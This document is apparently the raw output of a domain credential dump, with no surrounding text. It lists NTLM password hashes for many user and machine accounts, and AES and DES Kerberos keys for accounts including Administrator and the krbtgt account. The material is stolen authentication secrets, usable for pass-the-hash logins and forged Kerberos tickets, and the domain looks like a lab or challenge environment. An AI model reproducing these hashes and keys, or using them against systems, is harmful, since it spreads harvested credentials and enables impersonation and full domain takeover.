R.Robins:2632:aad3b435b51404eeaad3b435b51404ee:a7020eb3d35dd57f2d17aa1606c2aa40:::
P.Pollek:2633:aad3b435b51404eeaad3b435b51404ee:274a7166a54f86ee23a1ce06d89646e4:::
O.Plinski:2634:aad3b435b51404eeaad3b435b51404ee:88e28600eb3b73747ff18038fde405bd:::
V.Vodomir:2635:aad3b435b51404eeaad3b435b51404ee:82ff8a589f262eb311fd105c241d5c9b:::
D.MacKenzie:2637:aad3b435b51404eeaad3b435b51404ee:fb1027889ab135ce616421bc56464f1f:::
P.Vandeval:2638:aad3b435b51404eeaad3b435b51404ee:9200f377c51934d7a32a8b854bab10b5:::
T.Yang:2639:aad3b435b51404eeaad3b435b51404ee:3ffb8b304717ac77ad5ad50e4e62133e:::
N.Neri:2640:aad3b435b51404eeaad3b435b51404ee:43fa93d482aa6c2024d22e0c42f3845f:::
W.Williams:2641:aad3b435b51404eeaad3b435b51404ee:6f2e39ca814870c04acbeb11496ddead:::
K.Podroski:2642:aad3b435b51404eeaad3b435b51404ee:384ea7cc156e71cc99df84270667bb58:::
G.James:2643:aad3b435b51404eeaad3b435b51404ee:bf7407879e81380e204200430d68efd6:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:238f779053e6dc0de47b2aa15089023e:::
gMSA$:2622:aad3b435b51404eeaad3b435b51404ee:13bb99f6205af6bec63d7fe5b4dc7ef5:::
pong$:2601:aad3b435b51404eeaad3b435b51404ee:98d8af55bbcc9cf8e364bd5a19860487:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:fe77eaeb511e1cf9accc7cae69321ebb80ba330c4f115b34702923f2714d4496
Administrator:aes128-cts-hmac-sha1-96:78f0835c4f0c282b86fb8c48774aaee4
Administrator:des-cbc-md5:4ca2da0df40eb9f2
krbtgt:aes256-cts-hmac-sha1-96:a03b3916abf658bc767fe27655892185cf3ce223ed3425fafa759e7b77e73296
krbtgt:aes128-cts-hmac-sha1-96:3ad16baca3a7f27bcd79a3e0bd496df8
krbtgt:des-cbc-md5:c4f7cd83e3255e89
M.Russell:aes256-cts-hmac-sha1-96:9f7b96c3537b8b5d7475e0867768748931bb53d4f89da2ed6b7cc2a7e17c7932
M.Russell:aes128-cts-hmac-sha1-96:32e04cd9d373c5435a18bf3aa7100b1b
M.Russell:des-cbc-md5:1ceff468a83468fb
G.Lorents:aes256-cts-hmac-sha1-96:8391070b6cf0acf56bc66db54f14745e2089dbc5d0390bd2cffd824a203fbad7
G.Lorents:aes128-cts-hmac-sha1-96:89075f56b9e987a8b5fa92825c719c3c
G.Lorents:des-cbc-md5:9d68348c106831e5
Z.Iskam:aes256-cts-hmac-sha1-96:4f6a9bff5e79bdeae577e854c81b492d3b81d563f3634ffca5b0fb8dcc67773f
Z.Iskam:aes128-cts-hmac-sha1-96:dc6bb8df891d871052f9a3908598fef5
Z.Iskam:des-cbc-md5:76d0794320cb51e3
M.Wallace:aes256-cts-hmac-sha1-96:905043bf92e100b05c9a797b970c938dc980339b071b88a603862bfdfc701eb8
M.Wallace:aes128-cts-hmac-sha1-96:9b7c1c52bbb0659ed47fcdb0724ec659
M.Wallace:des-cbc-md5:dc7c10bf453bcd98
P.Paul:aes256-cts-hmac-sha1-96:1a62f105880eb7fccb92f1c9e2ec49bfe14aad6ac26bee03cd494efcb915648d
P.Paul:aes128-cts-hmac-sha1-96:046f3ecb73c3fc1bf117569e1b708aee
P.Paul:des-cbc-md5:e3c70ddaa43e2c7c
A.Gordon:aes256-cts-hmac-sha1-96:ae39417793a392c16768871139ecc5aa23bc79e9f6f2a0a3ea5e2a3e631cde0b
A.Gordon:aes128-cts-hmac-sha1-96:d3f492c94349547e7a02cd7f0cc8243c
A.Gordon:des-cbc-md5:0407bca7d302546d
P.Klain:aes256-cts-hmac-sha1-96:be46cbb3ced7710db317a61cd1deb69493f0185f67318c157049595968db2fba
P.Klain:aes128-cts-hmac-sha1-96:9c3eb1fc0abbd12d49dc4e08db81cddf
P.Klain:des-cbc-md5:2376e69b19fb1010
C.Roberts:aes256-cts-hmac-sha1-96:1287d579478f88538aaac2163b8d957e7a79c7db2a2068415117b61b830d7a69
C.Roberts:aes128-cts-hmac-sha1-96:16cf180098a467799138d5ff4f150766
C.Roberts:des-cbc-md5:8afe04fb760d2a8f
S.Zhoski:aes256-cts-hmac-sha1-96:525c7eda035297ee847966df8a745e7c3f40bad31862cb0423e7ce0615ecd680
S.Zhoski:aes128-cts-hmac-sha1-96:43a40dcce3b2ff1b578b541dfc12a34c
S.Zhoski:des-cbc-md5:07b620f8ef804f91
R.Miller:aes256-cts-hmac-sha1-96:7353a74aa1e3022f8abc663dcfe84e5b878241f9d4254902e6858f734d8996f9
R.Miller:aes128-cts-hmac-sha1-96:81c1c0c096d6c85e915464535ee563b6
R.Miller:des-cbc-md5:c81392bc5b73202c
A.Adam:aes256-cts-hmac-sha1-96:04091ced1b57eff1ce441d89823e440ce36ed842a4ca25855ef6d3695b746905
A.Adam:aes128-cts-hmac-sha1-96:7e1cbb5f3508de3379c5c29d2a8e22bd
A.Adam:des-cbc-md5:85b075131c9b20e6
R.Robins:aes256-cts-hmac-sha1-96:a8aa4a1a7b516dc5fb66d4cb4b92586592ad9f8c8aeb441d8a726ffecd714197
R.Robins:aes128-cts-hmac-sha1-96:323550366c8412614c528003e4e45644
R.Robins:des-cbc-md5:9e4fcdb37362cdce
P.Pollek:aes256-cts-hmac-sha1-96:80707fa51025e7d6b9b2a78eef80dc8f57adfd7279d318a4a7293120da16cdb9
P.Pollek:aes128-cts-hmac-sha1-96:cc2d981b2b3a330c31e1f714c2c2c40e
P.Pollek:des-cbc-md5:5dae528cf70ba737
O.Plinski:aes256-cts-hmac-sha1-96:68903c7bc5a8befba66d545995ac0528bc4aac83b3dfa6e4b096c10e34fea4bc
O.Plinski:aes128-cts-hmac-sha1-96:440547a950a2985b2067b70ef4877507
O.Plinski:des-cbc-md5:91ad681adf4a5457
V.Vodomir:aes256-cts-hmac-sha1-96:6da880facead97bdcd66c3b25dc21a1aa16f14bf74004bad598a7908104cbe7f
V.Vodomir:aes128-cts-hmac-sha1-96:fb0c7af60798abfccab24a26ccf65305
V.Vodomir:des-cbc-md5:314c329716b0ceda
D.MacKenzie:aes256-cts-hmac-sha1-96:14e32344d295b887832b4cb020645ffded6b9070eccd833768cf48e69164651b
D.MacKenzie:aes128-cts-hmac-sha1-96:4c3502073333b822ef97cb8fb20c654a
D.MacKenzie:des-cbc-md5:9bab3b201a6e894c
P.Vandeval:aes256-cts-hmac-sha1-96:baeb95e5a716c2a418dd0f79ac55a52e6ca98b5a97594c1ba2f847b447effaff
P.Vandeval:aes128-cts-hmac-sha1-96:f8c79571cbb435be621704471b5e87c9
P.Vandeval:des-cbc-md5:0bb3a808e662020b
T.Yang:aes256-cts-hmac-sha1-96:789139902d2f6eac5a429950cb9ee4f3e5878eb92736ef05dba65cfa37a80ebe
T.Yang:aes128-cts-hmac-sha1-96:dc7ec6a270f452aee9c22dec2e08de3c
T.Yang:des-cbc-md5:679ea86bd0b0ef5d
N.Neri:aes256-cts-hmac-sha1-96:75b1fba73117c24d3b2afb22e238ed50b5cecda7c2d2e337cbb5352a14180c13
N.Neri:aes128-cts-hmac-sha1-96:05674c75ed4821b687a29a7f6420192e
N.Neri:des-cbc-md5:8c5ec431e092b3f4
W.Williams:aes256-cts-hmac-sha1-96:37d3b543929d2e8c20848bae188552f0a5ecd8f0f5371eee8ef6a091d5383580
W.Williams:aes128-cts-hmac-sha1-96:ee3f332388b2aa8f7a666675efe3a0c3
W.Williams:des-cbc-md5:70433edaa831c8ae
K.Podroski:aes256-cts-hmac-sha1-96:ab0c6d5bc22fc3ea3edb9bab264c3cce6cad259a75e08346d685e79a6e90b9e8
K.Podroski:aes128-cts-hmac-sha1-96:10d7af9990a4cf479756cc036957b446
K.Podroski:des-cbc-md5:2f049dc7eadcfe5d
G.James:aes256-cts-hmac-sha1-96:6b644e196e1c879240bf20e312368fb4dd7417b4ccda2565416df69939e5cc0a
G.James:aes128-cts-hmac-sha1-96:6bcb5bc52f85bd548fac190b825b62b3
G.James:des-cbc-md5:61d673c70770cd62
DC1$:aes256-cts-hmac-sha1-96:7e1352899cf2401de58146cf17f0a38c1896c0029e89bacd9bf196b9b2987fb0
DC1$:aes128-cts-hmac-sha1-96:4c8a768c8b815e1e705307f83daf0fc7
DC1$:des-cbc-md5:f816a78023cbcd92
gMSA$:aes256-cts-hmac-sha1-96:256a83096bb1f6743b9fedb1616383b6d564c5d5dd85baf6e1d8308522addc55
gMSA$:aes128-cts-hmac-sha1-96:d15d3503df570694d742b0c61e3c0401
gMSA$:des-cbc-md5:9e3b9bc215857a75
pong$:aes256-cts-hmac-sha1-96:31ac84034a64060a216d2c0fbda265892bd41d90dabff122406c0122f7dbf545
pong$:aes128-cts-hmac-sha1-96:e83cb1978f5334573b74e78ef5dea60f
pong$:des-cbc-md5:040b2f542c0eabda